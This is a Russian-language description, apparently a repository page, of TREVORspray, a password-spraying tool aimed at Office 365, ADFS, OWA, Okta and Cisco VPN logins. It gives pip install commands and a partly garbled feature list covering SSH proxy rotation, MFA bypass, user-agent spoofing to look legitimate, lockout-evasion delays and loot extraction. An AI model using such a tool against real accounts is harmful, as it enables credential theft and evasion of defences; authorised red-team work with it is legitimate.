
 blacklanternsecurity/trevorspray
Модульный подборщик паролей с ротацией SSH-прокси, обходом MFA и разведкой домена. Поддерживает O365, ADFS, OWA, Okta, Cisco VPN. Автоматизирует проверку учетных данных и извлечение трофеев.

TREVORspray — это модульный инструмент для password spray с поддержкой многопоточности, SSH-проксирования, модулей сбора данных и многого другого!
Автор: @thetechr0mancer

pip install git+https://github.com/blacklanternsecurity/trevorproxy
pip install git+https://github.com/blacklanternsecurity/trevorspray
Ознакомьтесь с прилагаемым постом в блоге — там весёлый рассказ и несколько классных демонстраций!

msol (Office 365)adfs (Active Directory Federation Services)owa (Outlook Web App)okta (Okta SSO)anyconnect (Cisco VPN)~/.trevorspray/tried_logins.txt)--ssh или --subnetUser-Agent и других сигнатур, чтобы выглядеть как легитимный трафик аутентификации--delay, --jitter и --lockout-delay между запросами для обхода механизмов блокировки--no-loot)
